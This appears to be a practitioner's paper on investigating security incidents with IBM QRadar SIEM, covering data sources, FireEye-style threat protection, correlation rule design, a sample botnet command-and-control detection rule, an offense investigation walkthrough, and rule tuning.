


**Figure 1.** *High-level incident response process*

Figure 1. Visualizes which part of incident response process is covered by SIEM team (based on 'seven components of incident response' – Kevin Mandia, Chris Prosise, Mat Pepe 2003). This is very general, as during incident response, all steps within process are affected and influenced by other components.

**Table 1.** *Data types gathered by SIEM*

| |
|---|
| Logs – this type of information is taken from different operating systems, and network devices. Usually, SYSLOG is used as a standard protocol for pushing logs remotely. On the other hand, some systems and infrastructure architecture demand installing additional software on remote hosts, just to allow them to send logs via network. What is more, protocols such OPSEC LEA, SNMP, JDBC/ODBC (pooling) need another way of configuration, and this can be – in some circumstances – a tricky task. |
| Flows – some SIEM solutions have mechanisms to handle network layer information, and provide details about network flows. These are for example: netflow, JFlow and SFlow. This is a kind of data that 'never lies' – it describes the established communication, or exchanged data. |
| External feeds – SIEM is building its own static information about each host in the monitored network. We can call it 'asset management', as it contains data about names, addresses, MAC, timing, usernames, vulnerabilities (vulnerability scanner) etc. What is more, records from external databases can feed our SIEM and provide additional contextual details to our correlating engine (blacklisted domains, records for compliance purposes, list of privileged users and so on). |
| QFlows – QRadar has capability to perform packet inspection, which provides the ability to identify traffic up to the application layer. This means that SIEM can identify applications regardless of port (dynamically allocated ports or tunnels, port-independent applications), and track information flow within infrastructure – it delivers critical data. More can be found: http://www-03.ibm.com/software/products/us/en/qradar-qflow-collector/. |
| Passive scan – this feature allows passively observing what is going on within infrastructure, collecting statistical information, dynamically changed values and discover new data sources. |
| Vulnerability scan – new generation of scanners are supposed to be integrated within SIEM itself. The integration will deliver deep information about vulnerabilities, and will be combined with knowledge delivered by SIEM and assets details. |
| Configuration data – data about configuration, patches, system integrity, and errors is critical as it presents what is the status of production environment, and also describes changes over time (risk manager). |

Historically, SIEM was divided into two components. The first is responsible for gathering any kind of structured data from an infrastructure devices. This could be logs (windows/Unix production system, FW, IDP, AV, SGW, proxy, DNS, DHCP, ...), flow data coming from network devices (switches, routers, firewalls, ... ), vulnerability scans outputs, assets information (network hierarchy, hostnames, usernames, MAC addresses, ...) and flows operating on the layer 7 of the OSI model (QFlows – combination of network based application recognition solutions and full packet capture approach).

What is more, Qradar is able to be 'fed' with external information gathered outside of the company, such as blacklisted domains, indicators of compromise (IOC), unstructured data (documents, hashes, application layer meta-data, ...) just to mention a few.




**Figure 2.** *SIEM and log/flows/assets dependencies*

One great thing about SIEM is the fact that it not only 'gets' information from infrastructure, but it also recognizes, and builds its own knowledge about assets, behavior, patterns and weak points (risk manager). This ideology is presented on the second figure – data, and meta-data correlated by SIEM's engine is pulled back to the knowledge base, and at the same time generates alerts and reports – if needed. SIEM cannot be just called 'data warehouse', because it does not provide only logging/gathering features, but also strong and reliable correlation engine, that 'produces' incidents. On the other hand, comparing SIEM to connection of OLAP (online analytical processing) and OLTP (online transaction processing) information systems is correct, as it provides not only quick searches over database but also – to some extent – data mining and meta data analysis (modern SIEMs).

## NGTP

To author's knowledge, the term 'next-generation threat protection' (NGTP) was developed by the Fireeye Company – describing new solution, which deals with the next generation of threats. This technology is not based strictly on signatures (that are easily evaded by modern, evolving malware), but perform traffic analysis on the fly. Based on the document found in the internet (*http://www.commoncriteriaportal.org/files/epfiles/st_vid10458-st.pdf*), the workflow of NGTP's engine can be visualized as it is on Figure 3.



Kernel
Signature Matching Component
Events Storage/Alert component
capture traffic
statistical and heuristic analysis
Any anomalies detected ?
No
analysis tests based on signatures and historical patterns
Any signature match detected ?
No
save traffic and gathered information
send alert
signature-less engine (VM + VN)
VX analysis
Unknown threat detected ?
Yes - callback spotted
Yes
No

**Figure 3.** *NGTP work flow*

Fireeye can be compared to a combination of a sandbox and IPS. It captures traffic, and firstly performs statistical and heuristics analysis – to check, if anything is suspicious within the raw traffic which can be spotted. Then, signatures are used to confirm if anything known (historical patterns, known threats) are detected. If not, captured portions of traffic are replayed within multiple virtual machines (simulating multiple operating systems, and multiple versions of applications) and then producing report showing details about anything suspicious found. This is the point, where Fireeye, presents a completely new approach to threats, not just observing them as objects, but also analyzing their behavior – this brings the capabilities to detect the 'unknown'. Combination of NGTP with modern SIEMs may deliver a next step in threat detection – especially in bigger environments. Fireeye produces alerts, but without centralized database (SIEM), process of mitigation and response would be much longer and ineffective. Moreover, when using only NGTP – remediation or further threat hunting seems to be impossible due to lack of information and bigger picture.

## CHALLENGES

IT security is all about trust. It is natural to only trust people and things (from now both referred to as objects) that are known to us, and are 'verified' by experience and time. In the worst case, after verification of known object (it can be signature recognition or behavioral analysis), one can decide if is trustworthy or not. Furthermore, if the object is unknown, and cannot be verified, the best way is to label it with untrusted status and observe. This is why, the threats can be divided into two categories: known and unknown threats (similar classification or context was presented by Fireeye company: traditional threats vs. next generation threats).




**Figure 4.** *Threats categorization*

Known threats can be tracked with 'traditional' or 'legacy' security components, such as antivirus, firewalls, security gateways, intrusion detection/preventions system, the unknown cannot – simply because they are undetectable by signature-based components. Another known technology is called network based anomaly detection systems. The problem with those semi signature-based components are: too many false-positive errors, time consuming and difficult to maintain. The combination of legacy components, SIEM, and next-generation threat protection can provide relief. As it is presented on the figure 4, SIEM technology can easily cover and detect the 'known' part. But as the security operations center develops, and researches are being conducted – the 'unknown' part become detectable (it never reaches 100% detection ratio, evolves over time). The challenge for security professionals working within a SOC infrastructure is to detect threats and mitigate them. To do so, many detection techniques should be established, tested and verified. One of those techniques might be hunting. SIEM technology is the main core – providing functions and interfaces to connect NGTP with legacy components and detect threats.

## FORMULATE SECURITY CONTROLS

Before any threat can be spotted, detection 'rules' and policy need to be deployed. Qradar's SIEM gives capabilities of event, flow, offense, anomaly and behavioral rules creation. These are typically scenarios describing particular security incident, breach or security policy violation. Whereas during computer forensics process, investigators do care about seizing and acquiring data in forensically-sound manner (which basically means taking data and assuring its integrity and authenticity) Qradar's provide an automated mechanism to store payloads in a secure manner – which later can be used in court of law as network or computer evidence. This is very crucial, especially when SIEM is the critical location for corporate evidence – ensuring integrity, authenticity and automatization. Another aspect is the fact, that Qradar was developed to make information 'smarter' and easier to analyze yet still represent potential of evidence.

It is always much easier to know, what one is looking for. If the threat that security team is hunting can be described and implemented within SIEM rule, it is only the matter of time when a rule is triggered. Incidents are called 'offenses' in Qradar, and these will be used interchangeably. Rules can be constructed based on different kind of information:

- events
- flows
- Qflows (keyword searches, signatures, patterns, ... )
- vulnerability scanners output
- assets details
- external feed





**Figure 5.** *Rule construction – based on data sources and SOC's research*

At the very beginning – deployment stage – Qradar offers tons of predefined, default rules. These should be considered as very generic rules, and must be verified and tuned, to reflect particular infrastructure, needs and compliance.

The rule should be constructed with 'top-down' methodology, filtering out as much unnecessary information as it is possible at the very beginning – making the rule optimized. Another important aspect of rule construction is presented on Figure 5. Very often rules are just built on specific events taken from particular devices (driven by vendor). For example: raise incident as soon as you get 'virus found' event from AV. This kind of rule is very generic, and just double the alert from AV management console. Author suggests and recommends creating scenarios (rules) based on multiple different data sources, avoiding quantitative analysis and numbers – is it more reasonable to watch 10 logon failures, or 13 logon failures? Should we monitor firewall denies or a firewall deny and then successful access? It is crucial to understand that by combining information gathered within SIEM security team members are given a unique set of information from observed environment. Rules should not only be built upon specific events, flows etc., but also have 'space' for creativity and research. This is the only method, to extend visibility, and hunt for unknown – looking for traces, footprints and signs (every stage of compromise chain). Each security control – rule – is constructed with multiple 'tests' – as shown on figure 6. Those 'puzzles' can create very sophisticated methods for threat hunting, and comprehensive searches.


Rule Wizard - Rule Test Stack Editor

Which tests do you wish to perform on incoming flows and events?

Test Group: All

- when the local network is **one of the following networks**
- when the **destination** network is **one of the following networks**
- when the IP protocol is one of the following **protocols**
- when the Flow Source or Destination Payload contains **this string**
- when the source port is one of the following **ports**
- when the destination port is one of the following **ports**
- when the local port is one of the following **ports**
- when the remote port is one of the following **ports**
- when the source IP is one of the following **IP addresses**
- when the destination IP is one of the following **IP addresses**
- when the local IP is one of the following IP addresses


Rule (Click on an underlined value to edit it)
Invalid tests are highlighted and must be fixed before rule can be saved.

Apply Botnet: Potential Connection to a Known Botnet CandC on events or flows which are detected by the Local system
- and when the destination IP is a part of any of the following BOT_Control
- and NOT when the destination port is one of the following 53
- and when the context is Local to Remote
- and NOT when the local network is trusted_networks

**Figure 6.** *Sample rule – Potential Connection to a Known Botnet*

Nowadays, security professionals fight with not only external breaches, but more often with corporate espionage, insider threats and modern malware. The out-going traffic should be considered as crucial, and monitored under known or suspicious patterns. A rule that can observe any communication to a known suspicious IP is called “communication with botnet”.

The rule is rather straightforward – we are looking for any communication that is local to remote (basing on network hierarchy) and if we spot any communication touching list of suspicious IPs (updated by vendors, embedded into Qradar) the offense is triggered.



| | | | | | | | |
|---|---|---|---|---|---|---|---|
| Magnitude | | Status | | Relevance | 3 | Severity 4 | Credibility 3 |
| Description | Communication to a known Bot Command and Control | Offense Type | Source IP | | | | |
| | | Event/Flow count | 4 events and 0 flows in 3 categories | | | | |
| Source IP(s) | 10.10.12.33 | Start | 2013-[redacted] | | | | |
| Destination IP(s) | [redacted] | Duration | 0s | | | | |
| Network(s) | other | Assigned to | pending | | | | |

Offense Source Summary

| | | | |
|---|---|---|---|
| IP | 10.10.12.33 | Location | location_1.country_2 |
| Magnitude | | Vulnerabilities | 121 |
| User | corporate_user | MAC | Unknown |
| Host Name | Unknown | | |
| Asset Name | Unknown | Asset Weight | 0 |
| Offenses | 1 | Events/Flows | 4 |

**Figure 7.** *Communication to known Bot Command and Control offense*

## INVESTIGATION – STEP BY STEP

Now, the true network investigation starts. Security incident response analyst need to review all information gathered and correlated by Qradar, check logs, flows or any additional clues found during investigation process. This process of validation (whether incident is legitimate or just false-positive – which obviously needs a tuning) is a multi-stage process with backtracking (GCFIM – Generic Computer Forensic Investigation – Model Yunus Yusoff, Roslan Ismail and Zainnuddin Hassan). Analyst should perform investigation, get an access to monitored infrastructure and check if the alert can be confirmed or denied after checking host itself.

Following is deep dive, how to analyze offense step by step.

First of all, the ‘template’ should be filled with standard information. These are:

- case ID (for ticketing systems, reference, tracking and evidential purposes)
- time and date (also the end of incident)
- duration (time between the event that triggered an offense and last event captured by rule)
- 5-tuple information (source IP and port, destination IP and port, protocol)
- hostnames (additional consideration in dynamic environments)
- usernames/account
- name of the offense
- description

Making such notes during analysis is very helpful – especially when the particular case is difficult and multi -layered, or specific ticketing system does not provide any features and helpful capabilities. The author suggests making personal notes during investigation, describing hypothesis, clues and findings – later on, it can be used as incident-handling-cookbook, or knowledgebase.

Another step is to check the rule that was triggered for this particular alert. This is crucial, and should be done at the very beginning. Any information related to the incident is centralized in the offense tab – which makes the whole process easier and more intuitive. Furthermore it makes the alert accessible to the investigator; all of the information is stored in one place, documented and presented in clear form.





**Figure 8.** *Investigating offense*

Security incident response analyst can use the ‘display’ option from offense tab – to view all available menus and detailed descriptions (figure 8). After verifying what rule triggered this particular offense (figure 6), investigator should review all correlated information within following sections:

- last 5 notes (display notes provided by other analyst)
- top 5 source IPs
- top 5 log sources (which devices reported events within offense)
- top 5 users
- top 5 categories (each even has its own category)
- last 10 events
- last 10 flows
- top 5 annotations (hints, summaries from correlation engine)



**Last 10 Events**

| Event Name | Magnitude |
|---|---|
| Communication to a known Bot ... | 🟥🟨🟥 |
| TCP_DENIED | 🟥🟨🟥 |
| TCP_MISS | 🟥🟨🟥 |
| TCP_MISS | 🟥🟨🟥 |

**List of Event Categories**


| Name | Magnitud |
|---|---|
| Access Denied | 🟥🟨🟥 |
| Potential Botnet Connection | 🟥🟨🟥 |
| Object Not Cached | 🟥🟨🟥 |

**Top 5 Annotations**

"CRE Event". CRE Rule description: [Communication to a known Bo
[1] "Destination/Event Analysis". The number of events this source ge
[0] This source attempted to attack more hosts on the network than a
[Communication to a known Bot Command and Control] "Offense Re

**Figure 9.** *Offense sections*

It is advisable to update the Chain of Evidence during review, supplying the previously prepared form with new findings and clues. The 'List of Event Categories' section shows the general event's types of the particular offense. As one can notice, offense is based on proxy logs (object not cached, access denied – TCP_DENIED, TCP_MISS). The 'Top 5 annotations' is a unique section that presents hints delivered from correlation engine. It supports the offense, explaining why it was triggered, and what other clues might be important to investigator. For example "This source attempted to attack more hosts on the network ... " or "source host has n- vulnerabilities". Then is the time to check all events, and flows cached by the offense.



|  | Event Name | Log Source | Event Count | Time ▾ | Low Level Category | Source IP | Destination IP | Destination Port | Username | Magnitude |
|---|---|---|---|---|---|---|---|---|---|---|
|  | TCP_MISS | proxy @10.11.12.14 | 1 | 2013 [redacted] | Object Not Cached | 10.10.12.33 | [redacted] | 80 | corporate_user | 🟥🟨🟥 |
|  | TCP_MISS | proxy @10.11.12.14 | 1 | 2013 [redacted] | Object Not Cached | 10.10.12.33 | [redacted] | 80 | corporate_user | 🟥🟨🟥 |
|  | Communication to a known Bot Command and Control | Custom Rule Engine-8 :: dedsiem | 1 | 2013 [redacted] | Potential Botnet Con... | 10.10.12.33 | [redacted] | 80 | N/A | 🟥🟨🟥 |
|  | TCP_DENIED | proxy @10.11.12.14 | 1 | 2013 [redacted] | Access Denied | 10.10.12.33 | [redacted] | 80 | N/A | 🟥🟨🟥 |

**Figure 10.** *Normalized events*

At this stage, the only thing left, is the event's payloads and normalized information. The investigator should pay attention to any details that can change his or her hypothesis about incident. In this particular case, the proxy device denied communication with known IP address – categorized as 'malicious'. A search engine can bring many useful filters – check what have happened before the offense, and what information have been stored after the incident. Here, the kill-chain process should be run. Such action, can extend the investigation, brining additional facts, context, or even drive the investigator to other conclusions. Qradar also has the capability to filter out any useless details, or filters through a standard 'key word' search.

It is always advisable to look for similar incidents within SIEM database. To do so, just check summary tab, and specify search criteria (figure 11) to look if any other incident has the same factors or keys. Incidents can be grouped by the same source IP or remote attacker address. Sometimes grouping is impossible, which may indicate that specific rule is badly constructed, or just is a generic one. Based on the author's experience, it is strongly advisable to look for similarities or chained offenses – possibly several incidents can be grouped as breach-campaign, indicating that something really bad is going on. On the other hand, such action can eliminate bigger portion of false-positives, bringing investigator's attention to more important cases.

Qradar delivers a great feature that enable looking for threats in 'post mortem' analysis. If security professional constructed a rule, all logs/flows/feeds that are already stored in the SIEM's database can be replied against the newly built rule. This enable looking for recently discovered threat in the historical data – showing exactly, when and where the system was compromised.




**Figure 11.** *Offenses*

At the end of the investigation a report should be made, and forwarded to the team responsible for further investigation. If the incident is only the false-positive, documentation should also be delivered.

## INVESTIGATIVE CONSIDERATIONS – HOW TO ANALYZE SIEM'S INCIDENTS


To summarize what have been just presented, the following check list should be followed during offenses investigation:

- Create investigation template
- Check rule that triggered an offense
- Verify source and destination hosts
- Check offense's sections
- Review logs/flows/other feeds (filtering, sorting, comparing, 'digging')
- Look for similar offenses
- Document everything
- Suggest tuning

## TUNING PHASE

Rules are nothing more than 'scenarios'. Using them, security analysts try to hunt threats. To make rules more reliable and accurate, tuning process need to be applied. Perfect rule hits exactly what one is looking for – not to loose and not too tight. Easy to say, right? Very often it is good to have several versions of the same rule – speeding up process of tuning, or detecting different variations of the same threat or behavior.

